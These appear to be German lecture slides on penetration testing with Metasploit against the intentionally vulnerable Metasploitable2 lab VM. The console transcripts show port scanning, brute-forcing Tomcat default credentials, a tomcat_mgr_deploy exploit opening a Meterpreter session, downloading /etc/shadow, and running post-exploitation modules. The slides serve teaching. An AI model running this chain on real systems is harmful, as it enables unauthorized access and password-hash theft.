
Phasen



Informationen über das Ziel gewinnen

- Was für Sicherheitsmaßnahmen werden genutzt?
- Wie sieht die Netzwerktopologie aus?
- Welche Software wird verwendet?
- …

Phasen




Informationen über das Ziel gewinnen

- Was für Sicherheitsmaßnahmen werden genutzt?
- Wie sieht die Netzwerktopologie aus?
- Welche Software wird verwendet?
- …

Methoden

- Aktiv: z.B. Portscanning
- Passiv: z.B. Whois, Internetrecherche, Social Engineering

Phasen




Schwachstellen identifizieren

- Welche Informationen stellen mögliche Schwachstellen dar?
- Priorisierung & Gruppierung

Betrachte das System aus der Sicht eines Angreifers

Phasen




Schwachstellen analysieren

- Wie können gefundene Schwachstellen ausgenutzt werden, um Zugriff zu einem System zu erhalten?

Mittel: Vulnerability Scans

Phasen



Aktive Ausnutzung der Schwachstellen


- Sicherheitsrichtlinien des Ziels umgehen
- Zugriff zum System erhalten

Beachte:

- Die Folgen eines Exploits sollten nicht in Konflikt mit vereinbarten Grenzen stehen
- Eine Schwachstelle sollte verifiziert sein

! Zuverlässigkeit gewährleisten

Phasen



Pivoting

- Erforschung und Einnahme weiterer Teile eines Netzes (Iterative Wiederholung der Phasen 2 – 6)


Privilege Escalation

- Ausweitung bestehender Rechte

Entwendung sensibler Daten

…

Phasen



Dokumentation der Ergebnisse

- Technische Aspekte des Tests
- Einstufung der Sicherheit
- Empfehlung zur Beseitigung der Sicherheitslücken


Gliederung

1. Penetration Testing
2. **Metasploit**
3. Bewertung

Überblick

Überblick

- Framework zum Penetration Testing (seit 2003)
- Web- & Konsoleninterface
- Modularer Aufbau (ca. 2500 Module)
  - Auxiliary-Module
  - Exploits
  - Payloads
  - Post-Exploitation-Module
- Reporting-Funktionen in Pro-Version



Metasploitable(2)

- Virtuelles Betriebssystem mit intendierten Schwachstellen

Msfconsole

Msfconsole

```
msf > show
show all         show exploits   show payloads
show auxiliary   show nops       show plugins
show encoders    show options    show post
msf > search -h
Usage: search [keywords]

Keywords:
  app         :  Modules that are client or server attacks
  author      :  Modules written by this author
  bid         :  Modules with a matching Bugtraq ID
  cve         :  Modules with a matching CVE ID
  edb         :  Modules with a matching Exploit-DB ID
  name        :  Modules with a matching descriptive name
  osvdb       :  Modules with a matching OSVDB ID
  platform    :  Modules affecting this platform
  ref         :  Modules with a matching ref
  type        :  Modules of a specific type (exploit, auxiliary, or post)

Examples:
  search cve:2009 type:exploit app:client

msf >
```

Msfconsole

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf auxiliary(tcp) > run
msf auxiliary(tcp) > back
msf>
```

Außerdem: *msf > info path/to/module* gibt Informationen über ein Modul an

Intelligence Gathering

Intelligence Gathering

Module in *auxiliary/scanner/* und *auxiliary/gather/*

Erster Schritt: Ziele ausfindig machen

- Z.B. durch Analyse der DNS Infrastruktur (Abhängigkeiten & IP-Adressen)
- Modul: *auxiliary/gather/dns_enum*

Im Folgenden

- Zieladresse: 192.168.56.102
- Zielanzahl: 1

TCP-Portscan

```
msf auxiliary(tcp) > run

[*] 192.168.56.102:25 - TCP OPEN
[*] 192.168.56.102:21 - TCP OPEN
[*] 192.168.56.102:23 - TCP OPEN
[*] 192.168.56.102:22 - TCP OPEN
[*] 192.168.56.102:53 - TCP OPEN
[*] 192.168.56.102:80 - TCP OPEN
[*] 192.168.56.102:111 - TCP OPEN
[*] 192.168.56.102:139 - TCP OPEN
[*] ...
```

Welcher Service steckt hinter welchem Port?

Nmap

- Integriertes Tool zum automatischen Port-Scan
- Versions & Betriebssystemerkennung

Verwendung

```
msf> nmap -sT -sV -p1-10000 -O 192.168.56.102
```


Parameter

-sT := TCP-Portscan

-sV := Version Detection

-pX-Y := Port-Range

-O := OS Detection



Nmap

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         Unreal ircd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```

Vulnerability Analysis

Vulnerability Analysis

Module in *auxiliary/scanner/*

```
msf> use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                Required  Description
   ----              ---------------                                --------  -----------
   BLANK_PASSWORDS   true                                           no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      true                                           no        Try each user/password couple stored in the current
   DB_ALL_PASS       false                                          no        Add all passwords in the current database to the lis
   DB_ALL_USERS      false                                          no        Add all users in the current database to the list
   PASSWORD                                                         no        A specific password to authenticate with
   PASS_FILE         /opt/metasploit/_/tomcat_mgr_default_pass.txt  no        File containing passwords, one per line
   Proxies                                                          no        Use a proxy chain
   RHOSTS            192.168.56.102                                 yes       The target address range or CIDR identifier
   RPORT             8180                                           yes       The target port
   STOP_ON_SUCCESS   false                                          yes       Stop guessing when a credential works for a host
   THREADS           1                                              yes       The number of concurrent threads
   URI               /manager/html                                  yes       URI for Manager login. Default is /manager/html
   USERNAME                                                         no        A specific username to authenticate as
   USERPASS_FILE     /opt/metasploit/_/tomcat_mgr_default_userpass.txt  no    File containing users and passwords separated by spa
   USER_AS_PASS      true                                           no        Try the username as the password for all users
   USER_FILE         /opt/metasploit/_/tomcat_mgr_default_users.txt  no       File containing users, one per line
   VERBOSE           true                                           yes       Whether to print output for all attempts
   VHOST                                                            no        HTTP server virtual host

msf auxiliary(tomcat_mgr_login) > run
```

Vulnerability Analysis

```
[*] 192.168.56.102:8180 TOMCAT_MGR - [13/65] - Trying username:'admin' with password:'admin'
[-] 192.168.56.102:8180 TOMCAT_MGR - [13/65] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'admin'
[*] 192.168.56.102:8180 TOMCAT_MGR - [14/65] - Trying username:'manager' with password:'manager'
[-] 192.168.56.102:8180 TOMCAT_MGR - [14/65] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'manager'
[*] 192.168.56.102:8180 TOMCAT_MGR - [15/65] - Trying username:'role1' with password:'role1'
[-] 192.168.56.102:8180 TOMCAT_MGR - [15/65] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'role1'
[*] 192.168.56.102:8180 TOMCAT_MGR - [16/65] - Trying username:'root' with password:'root'
[-] 192.168.56.102:8180 TOMCAT_MGR - [16/65] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'root'
[*] 192.168.56.102:8180 TOMCAT_MGR - [17/65] - Trying username:'tomcat' with password:'tomcat'
[+] http://192.168.56.102:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] successful login 'tomcat' : 'tomcat'
[*] 192.168.56.102:8180 TOMCAT_MGR - [18/65] - Trying username:'both' with password:'both'
[-] 192.168.56.102:8180 TOMCAT_MGR - [18/65] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'both'
[*] 192.168.56.102:8180 TOMCAT_MGR - [19/65] - Trying username:'j2deployer' with password:'j2deployer'
[-] 192.168.56.102:8180 TOMCAT_MGR - [19/65] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'j2deploy
```

Angriffsvektor

IP:	192.168.56.102
Port:	8180
Pfad:	/manager/html
Nutzername:	tomcat
Passwort:	tomcat

Nessus

Hosts 1

Vulnerabilities 103

Export Results

Vulnerability Summary

Sort Options | Filter Vulnerabilities

critical	Apache Tomcat Manager Common Administrative Credentials	Web Servers	1
critical	Debian OpenSSH/OpenSSL Package Random Number	Gain a shell remotely	1
critical	Rogue Shell Backdoor Detection	Backdoors	1
critical	Samba NDR MS-RPC Request Heap-Based Remote Buffer	Misc.	1
critical	Unsupported Unix Operating System	General	1
critical	VNC Server 'password' Password	Gain a shell remotely	1
critical	vsftpd Smiley Face Backdoor	FTP	1
high	Apache HTTP Server Byte Range DoS	Web Servers	1
high	Microsoft Windows SMB Shares Unprivileged Access	Windows	1
high	MySQL Unpassworded Account Check	Databases	1
high	Unsupported Web Server Detection	Web Servers	1
medium	Anonymous FTP Enabled	FTP	1

Exploitation

Exploitation

Vor der Ausführung sichergehen, dass

a) ein passender Exploit existiert

b) die Ausführung des Exploits keine Nebenwirkungen hat (Stichwort: *„info“*)

- Module in *exploit/*
- Laden und Konfiguration eines Exploit-Moduls wie gewohnt
- Verifikation der Schwachstelle mit Befehl *„check“*
- Ausführung mit Befehl *„exploit“*
- Verfügbare Exploits: z.B. Bufferoverflows, SQL-Injections, Konfigurationsfehler

Exploitation

1. Modul laden und Angriffsvektor eintragen

```
Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  tomcat           no        The password for the specified username
   PATH      /manager/login   yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                    no        Use a proxy chain
   RHOST     192.168.56.102   yes       The target address
   RPORT     8180             yes       The target port
   USERNAME  tomcat           no        The username to authenticate as
   VHOST                      no        HTTP server virtual host
```

2. Zielsystem auswählen (*set TARGET <id>*)

```
msf exploit(tomcat_mgr_deploy) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic
   1   Java Universal
   2   Windows Universal
   3   Linux x86
```

Exploitation

3. Payload auswählen (*set PAYLOAD <path/to/payload>)*

```
msf exploit(tomcat_mgr_deploy) > show payloads

Compatible Payloads
===================

   Name
   ----
   generic/custom
   generic/shell_bind_tcp
   generic/shell_reverse_tcp
   java/meterpreter/bind_tcp
   java/meterpreter/reverse_http
   java/meterpreter/reverse_https
   java/meterpreter/reverse_tcp
   java/shell/bind_tcp
   java/shell/reverse_tcp
   java/shell_reverse_tcp
```

4. Exploit ausführen

```
msf exploit(tomcat_mgr_deploy) > exploit

[*] Started bind handler
[*] Using manually select target "Java Universal"
[*] Uploading 1783 bytes as dvjBHbPpVdtbd7.war ...
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Executing /dvjBHbPpVdtbd7/chvprJMh3aQll.jsp...
[*] Undeploying dvjBHbPpVdtbd7 ...
[*] Sending stage (1126400 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (10.0.2.15:54700 -> 192.168.56.102:4444) at 2014-02-10 15:55:16 +0100

meterpreter > 
```

➡ **Unautorisierter Zugriff zum Zielsystem**

Post-Exploitation

Meterpreter

Vorteile gegenüber der Shell

- Größerer Funktionsumfang
- Arbeitet im Arbeitsspeicher
- Erstellt keinen neuen Prozess
- Entfernt Spuren beim Beenden

Meterpreter Stdapi

- File system Commands: cd, ls, mkdir, rm, download, upload, …
- Networking Commands: ifconfig, route, netstat, …
- System Commands: getpid, ps, shell, killav, getprivs, …

Beispiel: Post-Information Gathering

- Download Nutzer & Passwordhashes -> Weitere Angriffe planen

```
meterpreter > download etc/passwd
[*] downloading: etc/passwd -> passwd
[*] downloaded : etc/passwd -> passwd
meterpreter > download etc/shadow
[*] downloading: etc/shadow -> shadow
[*] downloaded : etc/shadow -> shadow
```

- Routingtabelle auslesen -> Potentielle Ziele für **Pivoting** finden

```
meterpreter > route

IPv4 network routes
===================

    Subnet         Netmask        Gateway  Metric  Interface
    ------         -------        -------  ------  ---------
    192.168.56.0   255.255.255.0  0.0.0.0  0       eth0
```

Post-Exploitation Module

Module in *post/*

```
msf > use post/linux/gather/enum_network
msf post(enum_network) > set SESSION 6
SESSION => 6
msf post(enum_network) > run

[*] Running module against metasploitable
[*] Module running as tomcat55

[+] Info:
[+]                    _                  _        _ _            _      _              ____   _ __ ___   ___| |_ __ _ ___ _ __ | |
|  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ |_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.
M to an untrusted network!Contact: msfdev[at]metasploit.comLogin with msfadmin/msfadmin to get started
[+]     Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

[*] Collecting data...
[*] Network config stored in /root/.msf4/loot/20140210183652_default_192.168.56.102_linux.enum.netwo_080207.txt
[*] Route table stored in /root/.msf4/loot/20140210183652_default_192.168.56.102_linux.enum.netwo_405231.txt
[*] Firewall config stored in /root/.msf4/loot/20140210183652_default_192.168.56.102_linux.enum.netwo_198144.txt
[*] DNS config stored in /root/.msf4/loot/20140210183652_default_192.168.56.102_linux.enum.netwo_246760.txt
[*] SSHD config stored in /root/.msf4/loot/20140210183652_default_192.168.56.102_linux.enum.netwo_678824.txt
[*] Host file stored in /root/.msf4/loot/20140210183652_default_192.168.56.102_linux.enum.netwo_114955.txt
[*] Active connections stored in /root/.msf4/loot/20140210183652_default_192.168.56.102_linux.enum.netwo_524243.txt
[*] Wireless information stored in /root/.msf4/loot/20140210183652_default_192.168.56.102_linux.enum.netwo_575862.txt
[*] Listening ports stored in /root/.msf4/loot/20140210183652_default_192.168.56.102_linux.enum.netwo_410800.txt
[*] If-Up/If-Down stored in /root/.msf4/loot/20140210183653_default_192.168.56.102_linux.enum.netwo_447178.txt
[*] Post module execution completed
```

Gliederung

1. Penetration Testing
2. Metasploit
3. **Bewertung**

Bewertung

Möglichkeit, ein breites Spektrum von bekannten Schwachstellen auszumachen

Aber:

- Ergebnisse hängen vom Tester und Programmen ab
- Zeitaufwändig, daher kostenintensiv
- Unwirksam gegen Insiderwissen

Black-Box: authentisch, kann ungewolltes Fehlverhalten auslösen

White-Box: weniger authentisch, aber das System ist bekannt

Sinnvoll: Systeme vor Inbetriebnahme testen, mehrere Testmethoden anwenden